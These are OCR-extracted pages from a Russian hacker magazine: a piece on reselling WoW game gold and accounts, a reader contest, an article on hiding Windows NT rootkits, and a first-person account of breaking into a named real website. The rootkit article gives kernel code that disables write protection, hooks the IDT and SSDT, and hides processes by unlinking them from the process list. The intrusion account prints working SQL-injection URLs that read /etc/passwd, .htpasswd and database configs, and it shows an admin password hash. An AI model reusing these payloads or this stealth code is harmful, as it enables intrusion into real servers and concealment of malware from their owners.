World of Warcraft — игра-трясина. Двое отличных трейдеров, которых я знал, пропали в ней. Каждый из них купил по два персонажа с целью перепродажи и влип в игровой мир. В последний раз, когда я видел их на канале, они увлеченно несли какую-то ересь про «эпики». В среднем цена чара там колеблется в диапазоне 50-200 WMZ. Однако социнжиниринг еще никто не отменял, и, может, именно ты сумеешь впарить американосу орка второго левела за пупильон зелени?

Очень советую обратить пристальное внимание на сайт www.exgame.ru — на нем можно продать и купить игровые деньги. Список представленных игр пока небольшой, но ресурс быстро развивается.

Вот тебе расценки за игровую валюту WoW. Продажа Gold на любом сервере USA за Alliance или Horde:

- 300 Gold — $70/1900 руб./70 WMZ
- 600 Gold — $120/3300 руб./120 WMZ
- 1000 Gold — $180/4950 руб./180 WMZ

Вот тебе откровения посредника под ником Shakal с форума EVE-Online. Обрати внимание, как он подает идею и какой механизм использует, — у него можно поучиться:

«Честно говоря, идея появилась только потому, что ко мне очень часто обращаются люди с просьбами посоветовать того или иного чара. Потом — поучаствовать в покупке и т.д. А с учетом того, что у нас в русскоязычном сообществе чары чаще всего продаются вместе с акками, мне не раз приходилось за определенное вознаграждение выступать гарантом сделки. Поэтому я подумал, что стоит, наверное, эту практику превратить в постоянную =).

Схема для людей, которые уже договорились между собой:

Продавец/покупатель — онлайн в ICQ.

1. Продавец передает мне пароль к акку, я проверяю его на соответствие заявленному.

2. Покупатель переводит ISK\WMZ:

а) ИСК через меня;

б) ВМЗ с протекцией сделки.

3. После этого я меняю пароль на акке.

4. Перевожу ИСК/ВМЗ продавцу.

5. Передаю новый пароль покупателю.

Сумма оплаты операции зависит от цены чара.

Оплачивается обеими сторонами 50% на 50%.

Цена услуги:

Чары ценой от 1ккк до 2ккк — 10% от сделки.

Чары ценой от 3ккк до 6ккк — 7% от сделки.

Чары ценой от 7ккк и выше — 5% от сделки.

Оплата — только ИСКами перед началом операции на мой валлет с обеих сторон или, по договоренности покупателя/продавца, с того, кто платит проценты».

Компания Beholder и журнал Хакер объявляют конкурс

Ты можешь выиграть 3 замечательных TV-тюнера: Behold TV M6 Extra, Behold TV M6 и Behold TV 609 FM! Чтобы сделать это, ответь первым на 4 хакерских вопроса. Тройка призеров вырвет из наших рук по отличному тюнеру!

ИТАК, ВОПРОСЫ:


1. Что вернет следующий код?
if(0=="aa1") {echo "eq";} else {echo "ne";}
2. В какой версии phpBB найдена последняя публичная уязвимость
и что это за уязвимость?
3. Возможно ли прослушать GSM-телефон? Обоснуй ответ.
4. На каких чипах работают тюнеры Behold TV M6 и Behold TV M6 Extra?


Ответы присылай до 30 июля на адрес beholder@real.xakep.ru





АРТЕМ БАРАНОВ





Невидимые LKM-атаки на Windows NT

Поваренная книга руткитмейкера

Можно ли провести атаку на ядро и остаться при этом незамеченным? Конечно можно, только при этом нужно быть максимально незаметным.

Философия

LKM (Loadable Kernel Module) attacks — атаки с использованием кода нулевого кольца — тема, которая всегда привлекала хакеров. Возможность работать на одном уровне привилегий с операционной системой давала поистине неограниченные возможности. Однако можно сказать, что большого распространения они так и не получили (становясь популярными только сейчас). И тому есть несколько причин. Во-первых, NT поставляется без исходного кода, а во-вторых, для внедрения кода режима ядра нужны полномочия администратора (точнее, привилегия SeLoadDriverPrivilege).

В последнее время тема внутреннего устройства NT стала освещаться все шире; стремительно развивается технология rootkits (предназначенная для скрытия объектов в системе); также появляются люди, пишущие продвинутые статьи по этому поводу. Это статьи всем известного Марка Руссиновича, который пишет об алгоритмах работы NT. Замечательные «недокументированности» открывает Алекс Ионеску, один из разработчиков ReactOS (кстати, на их сайте www.reactos.com ты можешь найти функции на C кода NT, так как ReactOS во многом похожа на нее). Существует также сайт www.invisiblethings.org известной специалистки в области rootkits Джоанны Рутковской. На нем ты найдешь White Papers, которые посвящены внутреннему устройству NT и rootkits.

Путь

Предположим, что ты достиг цели, которую перед собой поставил. Например, написал промежуточный NDIS-драйвер, который работает с драйвером сетевого адаптера. Но долго ли он будет находиться на машине жертвы? Достаточно запустить утилиту Autoruns или посмотреть раздел реестра HKLM\ SYSTEM\CurrentControlSet\Services на предмет подозрительных драйверов, или драйверов, которые пользователь не ставил (посмотреть загруженные драйверы можно с помощью IceSword) — и твой драйвер сразу же будет обнаружен и ликвидирован.

Здесь можно воспользоваться руткитами или самостоятельно встроить в драйвер стелс-модуль, который не позволит тем или иным средствам обнаруживать присутствие драйвера. Ты можешь использовать, например, руткиты FU или FUTo, которые скрывают драйверы и процессы на уровне ядра. FUTo обладает более продвинутыми техниками скрытия и сделает твой процесс более незаметным. Эти руткиты можно скачать на www.rootkit.com. Они поставляются с исходным кодом.

Работа диспетчера

Подробно работу диспетчера мы описывать не будем, поскольку это уже сделано (Шрайбер «Недокументированные возможности Windows 2000», глава 2, а также Руссинович, Соломон «Внутреннее устройство Windows», глава 3). Остановимся лишь на самых важных моментах.
Диспетчером системных сервисов называется функция ntoskrnl, которая получает управление в результате срабатывания ловушки с вектором 0x2E или через MSR-регистр IA32_SYSENTER_EIP. Диспетчер системных сервисов в Windows 2000 — KiSystemService (активируется по ловушке), в Windows XP — KiFastCallEntry (активируется по инструкции sysenter). Для совместимости с приложениями Windows 2000, в Windows XP также оставлен диспетчер KiSystemService. Но он выполняет отнюдь не главную роль, и в конечном итоге отдает управление KiFastCallEntry.


Для диспетчеризации ядром используются служебные структуры данных: таблицы дескрипторов сервисов (Service Descriptor Table, SDT), таблицы диспетчеризации системных сервисов (System Service Dispatcher Table, SSDT). Таблиц дескрипторов две: KeServiceDescriptorTable и KeServiceDescriptorTableShadow. Они имеют следующий формат.

```
typedef struct _SERVICE_DESCRIPTOR_TABLE
{
  SYSTEM_SERVICE_TABLE ntoskrnl; //(дескриптор сервисов ntoskrnl)
  SYSTEM_SERVICE_TABLE win32k; //(дескриптор сервисов win32k.sys)
  SYSTEM_SERVICE_TABLE Table3;
  SYSTEM_SERVICE_TABLE Table4;
} SERVICE_DESCRIPTOR_TABLE;
```

Каждая таблица дескрипторов содержит по четыре дескриптора, которые описывают таблицы диспетчеризации. Формат самого дескриптора следующий.

```
typedef struct _SYSTEM_SERVICE_TABLE
{
  PNTPROC       ServiceTable;
  PDWORD        CounterTable;
  DWORD         ServiceLimit;
  PBYTE         ArgumentTable;
} SYSTEM_SERVICE_TABLE,
```

Элемент структуры ServiceTable указывает на требуемую таблицу диспетчеризации. Для диспетчеризации сервисов ядра (kernel32.dll и advapi32.dll) используется таблица из первого дескриптора (внутреннее имя KiServiceTable). Для диспетчеризации USER- и GDI-интерфейсов используется второй дескриптор, но только в KeServiceDescriptorTableShadow. В структуре ядра для каждого потока (KTHREAD) содержится указатель на таблицу дескрипторов. При рождении потока его указатель изначально указывает на таблицу KeServiceDescriptorTable. Как только поток вызывает USER/GDI-сервис, система переключает его указатель на KeServiceDescriptorTableShadow.



> Используя DKOM, руткит модифицировал очередь процессов

При вызове сервиса в EAX кладется селектор системного сервиса. Селектор разбивается на битовые поля. 12 младших бит — индекс в таблице, следующие два — индекс таблицы в SDT.


Типы атак на ядро

В NT в режиме ядра целесообразно воздействовать на два объекта: само ядро и объекты ядра. При этом воздействие на ядро, скорее всего, повлечет изменение хода выполнения команд того потока, который перешел в режим ядра. Воздействие на объекты ядра не влечет к изменению потока выполнения, но изменяет поведение NT при работе с различными видами объектов. В соответствии с этим атаки делятся на:
1) модифицирующие путь выполнения (modifying execution path);
2) модифицирующие объекты ядра (Directly Kernel Object Manipulation, DKOM).
Первые атаки легче обнаружить, поскольку есть масса способов обнаружить изменения пути выполнения. В следующем списке приведены общие типы атак первого и второго типа, а в скобках указаны способы их обнаружения:
1) модификация SSDT (сканирование смещений в таблице на предмет не принадлежности к ntoskrnl);
2) модификация IDT (сканирование дескрипторов на валидность принадлежности ядру);
3) изменений первых байт на jmp (поиск дизассемблером команд перехода и анализ смещений, на которые тот осуществляется);
4) изменение указателя KTHREAD.pServiceDescriptorTable (сканирование всех потоков в системе на предмет указателя на валидную SDT);
5) DKOM для списков, например, PsActiveprocessHead, KiDispatcherReadyListHead (по косвенным признакам).
Без сомнения, DKOM-атаки - наиболее перспективный и наименее заметный метод. Но он небезопасен тем, что объекты меняются не только от версии NT к версии, а также от SP к SP. Например, поэтому разработчики FUTo решили в период отработки DriverEntry провести инициализацию переменных, которые содержат смещения в объектах ядра. Для этого тебе может помочь функция RtlQueryRegistryValues, документированная в DDK.
С патчингом ядра нужно быть осторожным в системах с активированной Write-Protected System Code (защита системного кода от записи). Последняя применяется ядром для обнаружения попыток записи в область системного кода (в том числе и для драйверов устройств). Если ты запишешь что-то на страницу с включенной в системе защитой, то будет сгенерирована STOP-ошибка (процессор сгенерирует #GP при доступе на запись, и управление перейдет к ядру). Функционирует не на всех машинах, а только на машинах с физической памятью менее 256 Мб (в Windows 2000 - менее 128 Мб). Реализация технологии строится полностью на аппаратной основе, откуда и выливаются ограничения. Дело в том, что в системах с превышенными лимитами ОЗУ для оптимизации TLB ядро проецируется на большую страницу памяти. Это означает, что на такой странице нельзя отличить код от данных, и, следовательно, страница должна быть доступна для записи. Оптимизация заключается в том, что для четырехмегабайтных страниц процессор использует специфичный для процесса TLB. Write-Protected System Code реализуется с использованием PTE страниц и бита WP (Write-Protected) в CR0. PTE страниц с кодом ntoskrnl помечаются как доступные только для чтения (бит W обнулен), а бит WP установлен. Если обнулить бит WP, то все страницы будут доступны для чтения и записи и исключение генерироваться не будет! Дословно в Intel-документации написано так: «When the processor is in supervisor mode and the WP flag in register CR0 is clear (its state following reset initialization), all pages are both readable and writable (write protection is ignored)». Таким образом, следующие два макроса отключают и включают Write-Protected System Code:

```
#define DISABLE_WRITE_PROTECTED_SYSTEM_CODE
\
      __asm push eax
              \
      __asm mov eax,cr0
              \
      __asm and eax,0xFFFEFFFF
      \
      __asm mov cr0,eax
              \
      __asm pop eax

#define ENABLE_WRITE_PROTECTED_SYSTEM_CODE
      \
      __asm push eax
              \
      __asm mov eax,cr0
              \
      __asm or eax,0x10000
              \
      __asm mov cr0,eax
              \
      __asm pop eax
```

Используй этот код при патчинге кода ядра.
Самое интересное, что в Intel-документации по x386 сказано, что бит WP может быть использован для реализации копирования при записи (например, как он реализуется для оптимизации fork в UNIX). Речи о каких-то защитах даже не ведется. Кстати, в Microsoft давно знали про патчинг ядра, поэтому и разработали для Vista x64, Windows XP x64 PatchGuard (обход которой уже описан).
Также обрати внимание, что при патчинге ядра код функции может находиться в разделе PAGE. При этом функции нельзя править при высоких IRQL (больше APC Level). На уровне IRQL>=Dispatch Level это приведет к генерации I/O, что заставит диспетчер переключить контекст,



> Трансляция дескрипторов в Windows XP


но перераспределение процессорного времени происходит при уровне IRQL==Dispatch Level, а значит, можно будет маскироваться, пока поток не понизит IRQL. Таким образом, мы получаем коллизию. А повышение IRQL необходимо для синхронизации доступа, потому как другой поток может в момент модификации считывать данные из таблицы. В многопроцессорных машинах для синхронизации нужно повышать IRQL на всех процессорах путем закрепления DPC за конкретным процессором и, дожидаясь, когда IRQL всех процессоров повысится, начинать патчить ядро (подробности в «Rootkits. Subverting Windows Kernel», глава 7). Еще хуже, если при доступе к PAGE-коду ты используешь cli/sti, поскольку это маскирует и аппаратные прерывания (а IRQL в x386 вещь программная). Руткит также может перехватывать прерывания, при этом тебе поможет знание форматов шлюзов IDT. Обычно используются шлюзы прерывания и ловушки (для ловушки флаг IF не сбрасывается при входе в обработчик). Например, следующий код получает линейный адрес старого обработчика:


```
typedef struct _IDTINFO
{
        USHORT IDTLimit;
        USHORT LowIDTBase;
        USHORT HiIDTBase;
} IDTINFO, *PIDTINFO;


__asm sidt _idtr;
//вычислим адрес IDT
IDTAddr=MAKELONG(_idtr.HiIDTBase,_idtr.LowIDTBase);
//найдем дескриптор
pidt_entry = (PIDTHANDLE)(IDTAddr + 0x2E * 0x8);
SSMAddr = MAKELONG(pidt_entry->HiOffset,pidt_entry->
LowOffset);
```

Если необходимо переписать или считать MSR-регистры, используй инструкции wrmsr/rdmsr, которые в ECX принимают код MSR-регистра, а в EAX возвращают его значение. Например, следующий код считывает IA32_SYSENTER_EIP по адресу в переменной AddrForSaveOrRestore:

```
__asm
{
pusha
        pushf
        mov ecx,0x176
        rdmsr
        mov edi,AddrForSaveOrRestore
        mov [edi],eax
        popf
        popa
}
```







DKOM

Теперь поговорим, собственно, о скрытии и о том, как оно осуществляется. Вспомним, что одна из наших целей - сделать запущенный драйвер (или процесс) невидимым. Драйверы, как и следовало ожидать, объединены в двусвязный список структур MODULE_ENTRY, который адресует DRIVER_OBJECT. В общем, ситуация следующая: каждый DRIVER_OBJECT содержит по смещению 0x14 от начала структуры указатель на структуру MODULE_ENTRY, а последние уже объединяются в двусвязные списки. MODULE_ENTRY также содержит путь к sys-файлу и его имя. Определение таково:

```
typedef struct _MODULE_ENTRY
{
        LIST_ENTRY List;
        DWORD unknown[4];
        DWORD base;
        DWORD driver_start;
        DWORD unk1;
        UNICODE_STRING driver_Path;
        UNICODE_STRING driver_Name;
        //...
} MODULE_ENTRY, *PMODULE_ENTRY;
```

С процессами ситуация следующая. Каждый EPROCESS процесса содержит по смещению 0x88 (для Windows XP) указатель на следующий элемент (то есть структуру LIST_ENTRY).
Таким образом, модифицируя списки MODULE_ENTRY и EPROCESS, можно скрыть драйвер или процесс.
На рисунке наглядно показано, что руткит модифицировал список процессов.
Понятно, что для скрытия достаточно поменять указатели соседних элементов, как, например, в следующем коде:

```
VOID HideProcess(PEPROCESS pProcess)
{
    pProcess->ActiveProcessLinks.Blink=pProcess->
ActiveProcessLinks.Flink;
    pProcess->ActiveProcessLinks.Flink->
Blink=pProcess->ActiveProcessLinks.Blink;


}
```


Дескрипторы, таблицы дескрипторов и их трансляция ядром

Все программисты знают, что дескриптор - это некое значение, которое используется для доступа к ресурсу. Пока открыт хотя бы один дескриптор (точнее, в OBJECT_HEADER счетчик ссылок больше нуля), объект не может быть уничтожен. При существовании ссылок на скрываемый объект ядра он не является абсолютно скрытым. Это означает, что через какую-либо таблицу дескрипторов можно получить доступ к скрываемому тобой объекту ядра.
Грубо говоря, дескриптор является индексом в таблице дескрипторов и делится ядром на битовые поля. В Winodws XP поля девятибитные. Зачем так было сделано, мы расскажем ниже. А пока обрати внимание на структуру дескриптора.

```
typedef struct _HANDLE
```







```
{
        ULONG Reserve1:2;
        ULONG HandleEntry3:9;
        ULONG HandleEntry2:9;
        ULONG HandleEntry1:9;
        ULONG Reserve2:3;
} HANDLE;

typedef struct _HANDLE_ENTRY
{
   union
   {
      POBJECT_HEADER   ObjectHeader;
      ULONG            Attr:3;
   };
   union
   {
      ACCESS_MASK  GrantedAccess;
      ULONG        NextEntry;
   };
} HANDLE_ENTRY, * PHANDLE_ENTRY;
```

3 промежуточных битовых поля интерпретируются как индексы в соответствующих трех таблицах дескрипторов. Все дело в том, что в NT таблица дескрипторов организована по трехуровневой схеме, так же MMU в x386 транслирует виртуальные адреса на физические. В Windows XP индексы таблиц девятибитные. Здесь для таблиц дескрипторов имеется правило: уровень таблицы должен умещаться на одной странице. Поэтому PAGE_SIZE/sizeof(HANDLE_ENTRY)==512, соответственно, индекс может адресоваться девяти битами. Каждый EPROCESS в NT имеет указатель на таблицу дескрипторов. Таблица дескрипторов - это не первый ее уровень, а структура HANDLE_TABLE, определение которой дано ниже:

```
typedef struct _HANDLE_TABLE
{
    union
    {
       PVOID TableCode; //указатель на один из уровней
       ULONG Attr:2;    //Attr+1 – число задействован-
ных уровней
    } x;
    KPROCESS    *QuotaProcess; //KPROCESS владельца
    ULONG       UniqueProcessId; // PID владельца
    EX_PUSH_LOCK         HandleTableLock [4];
    LIST_ENTRY           HandleTableList;

    EX_PUSH_LOCK         HandleContentionEvent;
    PVOID       DebugInfo;
    ULONG       ExtraInfoPages;
    ULONG       FirstFree;       //первый свободный де-
скриптор
    ULONG       LastFree;
    ULONG       NextHandleNeedingPool;
    ULONG       HandleCount;     //счетчик дескрипторов
    ULONG       Flags;
} HANDLE_TABLE, *PHANDLE_TABLE;
```

В Windows XP есть счетчик задействованных таблиц — первые два бита объединения x, которые содержат индекс задействованных таблиц, то есть Attr+1 — число задействованных таблиц. Первый член объединения есть указатель на первый уровень таблицы. Так как адрес уровня выравнивается по странице, то кратность всегда будет обеспечиваться и эти биты будут свободны.
Например, если Attr равен нулю, то число таблиц равно единице, следовательно, первый уровень содержит элементы TABLE_ENTRY (то есть TableCode указывает на массив TABLE_ENTRY). Если Attr равен единице, то таблиц две, и значит, TableCode указывает на промежуточную (вторую) таблицу, каждый элемент которой и включает указатели на TABLE_ENTRY. Соответственно, для трансляции будут задействованы HandleEntry2 и HandleEntry3.
Ты заметил, что HANDLE_ENTRY, кроме GrantedAccess, содержит поле NextEntry. Оно используется, если дескриптор свободен. В таком случае элемент ObjectHeader будет обнулен и задействуется поле NextEntry, которое содержит следующий в цепочке свободный дескриптор. А поле FirstFree в HANDLE_TABLE содержит первый свободный дескриптор.
То, как осуществляется трансляция в случае с трехуровневой схемой таблиц в Windows XP, можно увидеть на рисунке.
Поскольку объекты ядра выравниваются по границе 8, первые 3 бита не задействованы и зарезервированы для атрибутов дескриптора.
В ядре существует функция, которую остальные компоненты используют для трансляции дескриптора и получения указателя на элемент таблицы:

```
PVOID __stdcall ExpLookupHandleTableEntry(PHANDLE_
TABLE pProcessHandleTable,HANDLE hObject);
```

Она принимает на вход указатель на таблицу дескрипторов и дескриптор и возвращает адрес элемента таблицы. Такая реализация также обусловлена тем, что не все таблицы дескрипторов хранят указатели на OBJECT_HEADER.
В ядре существует неэкспортируемая переменная PspCidTable, которая хранит указатель на HANDLE_TABLE таблицы дескрипторов. Эта таблица содержит дескрипторы процессов и потоков и принадлежит ядру. В ней PID (или TID, в случае потока) используется как дескриптор. Этот дескриптор транслируется по вышеописанной схеме, и на выходе ядро имеет указатель на EPROCESS. При этом элементы таблицы PspCidTable содержат указатели не на заголовки объектов, а на их тела (то есть для получения адреса тела смещение 0x18 прибавлять не нужно).
Поскольку PspCidTable не экспортируется ядром, ее нужно как-то искать. Разработчики FUTo применили метод поиска дизассемблером по функции PsLookupProcessByProcessId, которая оперирует адресом PspCidTable.
PspCidTable важна тем, что там хранятся дескрипторы процессов и потоков, а значит, по этой таблице можно получить указатель на EPROCESS скрываемого процесса. FUTo, анализируя эту таблицу, находит соответствующий PID и обнуляет элемент в ней, дополнительно проводя манипуляции с FirstFree, как было рассказано выше.

Заключение

Итак, мы увидели, что техники скрытия весьма разнообразны и поле деятельности хакеров весьма велико. Без сомнения, с помощью FUTo был сделан большой шаг в реализации продвинутых стелс-механизмов. Но тот же FUTo, например, можно обнаружить по спискам потоков планировщика.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

Приговор

Берем под контроль скандальные ресурсы

В одном из прошлых выпусков я говорил о неких политических силах, стремящихся использовать хакеров в своих целях. Поэтому перед тем, как начать статью, повторю еще раз: не стоит смешивать взлом и политику =). Дело в том, что в последнее время в Сети появилось огромное количество ресурсов сепаратистской и террористической направленности. А многие российские оппозиционные ресурсы нехило финансируются Западом. При таком раскладе нетрудно догадаться о содержании материалов на таких сайтах. Вот и в этот раз, случайно наткнувшись на скандально известный российский оппозиционный ресурс, я решил во что бы то ни стало порулить им =).


Разведка

Одним из вечеров я наткнулся в Сети на сообщение о том, что на крупном скандально известном ресурсе www.prigovor.ru опубликован очередной материал по делу ЮКОСа. Честно говоря, сам материал меня интересовал мало, поскольку предмет обсуждения достал уже по самое не хочу =). Но вот по линку прогуляться захотелось. Что и говорить, в популярности проекту было явно не занимать: в топе висели скандальные политические статьи, а основной фишкой была цитата Ходорковского. Я окинул взглядом индекс сайта и задумался, в глубине души мне почему-то стало обидно. Содержимое ресурса меня зацепило. Мгновенно возник план действий, и я принялся раскручивать объект (www.prigovor.ru) по отработанной схеме =).


Первым делом я уточнил на www.domainsdb.net список моих потенциальных клиентов :). Как выяснилось, на сервере находились достаточно занятные ресурсы:

1. compromatru.com
2. compromat.biz
3. flb.ru
4. kompromatru.com
5. kompromat.biz
6. politgeksogen.ru
7. prigovor.ru
8. prigovor.com
9. prigovor.net
10. reporters.ru
11. terrorism.ru

Некоторые из линков попадались мне на глаза и ранее, это заставило меня задуматься. Поразмыслив, я прикинул, что, возможно, всеми



> Читаем файлики при помощи load_file()



> Вид админки изнутри

проектами занимаются одни и те же люди, а это было уже куда интереснее. Получение доступа на сервер, на котором размещаются раскрученные скандальные ресурсы с четко выраженным политическим оттенком, представлялось мне рискованным мероприятием. Но, как говорится, волков бояться — в лес не ходить. Поэтому через минуту я уже был полностью вовлечен в процесс взлома =).

Не буду долго описывать анализ каждого из ресурсов. Тем более что многие из них, включая www.prigovor.ru, в техническом плане не представляли ничего интересного :(. Однако, когда очередь дошла до www.terrorism.ru, ситуация изменилась кардинальным образом. Внешне портал напоминал типичное террористическое веб-логово (наподобие «Кавказ-центра»): он был выполнен в арабском стиле, а в левом верхнем углу красовалась фотка Усамы. Но, несмотря на характерный специфический дизайн, прямой антиобщественной пропаганды сайт не содержал. Зато, как в последствии выяснилось, он содержал весьма привлекательный баг =). Побродив по линкам какое-то время, я наткнулся на типичный скул-инъект:

```
http://www.terrorism.ru/photo1.phtml?id=-
1+union+select+1,2,3,4/*
```

Поначалу ничего хорошего найденная уязвимость не сулила (за исключением разве что приличного геморроя :)). Версия «мускула» была ниже пятой, что исключало возможность получения названий таблиц и колонок, а подобрать табличку вручную было не так-то просто. С админкой тоже вышел облом. Судя по всему, авториз осуществлялся не без помощи .htpasswd, доступа к которому у меня на тот момент не было. Оставалась маленькая надежда на наличие прав file_priv, которые могли мне позволить при помощи скул-запросов читать файлы на сервере. Однако после первых попыток я понял, что, видимо, придется обломиться и здесь. Тем не менее после упорной ругани «мускул» все же согласился со мной и выплюнул наружу весь /etc/passwd:

```
http://www.terrorism.ru/photo1.phtml?id=-
1+union+select+1,2,AES_DECRYPT(AES_
ENCRYPT(load_file(char(47,101,116,99,47,112
,97,115,115,119,100)),0x71),0x71),4/*
```

Думаю, вопросов по этому поводу у тебя возникнуть не должно было. Про использование aes_decrypt()/aes_encrypt() и char() при проведении инъекций писалось не раз (в том числе и мной), поэтому не буду подробно на этом останавливаться. Таким образом, файлики читать я уже мог. Но рыскать по серверу вслепую не совсем удобно, вернее, совсем неудобно. Благо путь к корню веб-каталога отыскался почти сразу (благодаря мату все того же «мускула»):

```
Warning: mysql_numrows(): supplied argument
is not a valid MySQL result resource in /home/
terrorism/photo1.phtml on line 114
```

Обнаруженная ранее админка лежала в стандартной дире /admin относительно корневого веб-каталога. Учитывая, что авториз в ней шел, скорее всего, через .htpasswd, я решил попробовать выудить оттуда админский пасс:

```
http://www.terrorism.ru/photo1.phtml?id=-
1+union+select+1,2,AES_DECRYPT(AES_
ENCRYPT(load_file(char(47,104,111,109,101,4
7,116,101,114,114,111,114,105,115,109,47,97
,100,109,105,110,47,46,104,116,112,97,115,1
15,119,100)),0x71),0x71),4/*
```

Увы, но мне достался лишь хэш (в стандартной утиле .htpasswd было включено шифрование):

```
admin:$apr1$AQ/.....$YrMyGEzlO4Mc2naPDYFk01
```

На удачу (под которой я подразумевал пароль вида «123456» или «admin» =) я особо не рассчитывал, но все же скормил добытый хэш брутеру, после чего с чистой совестью отправился поглощать пиво).

Нанесение удара

Что же, раз в админку проход был закрыт, имело смысл поискать конфиги, которые могли содержать в себе аккаунты к базе. Один из таких конфигов я нашел без труда. Полный путь до него выглядел так: /home/terrorism/connect.phtml. Я сформировал нехитрый запрос:

```
http://www.terrorism.ru/photo1.phtml?id=-
1+union+select+1,2,AES_DECRYPT(AES_
ENCRYPT(load_file(char(47,104,111,109,101,4
7,116,101,114,114,111,114,105,115,109,47,11
2,104,111,116,111,49,46,112,104,116,109,108
)),0x71),0x71),4/*,
```



> Используй все имеющиеся в наличии возможности. Несмотря на неудачу с удаленным коннектом к базе, я все равно проник на сервер и слил дамп БД =).



> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Старайся не связываться с ресурсами политической тематики — это может повлечь за собой серьезные проблемы, в том числе и неофициального характера.

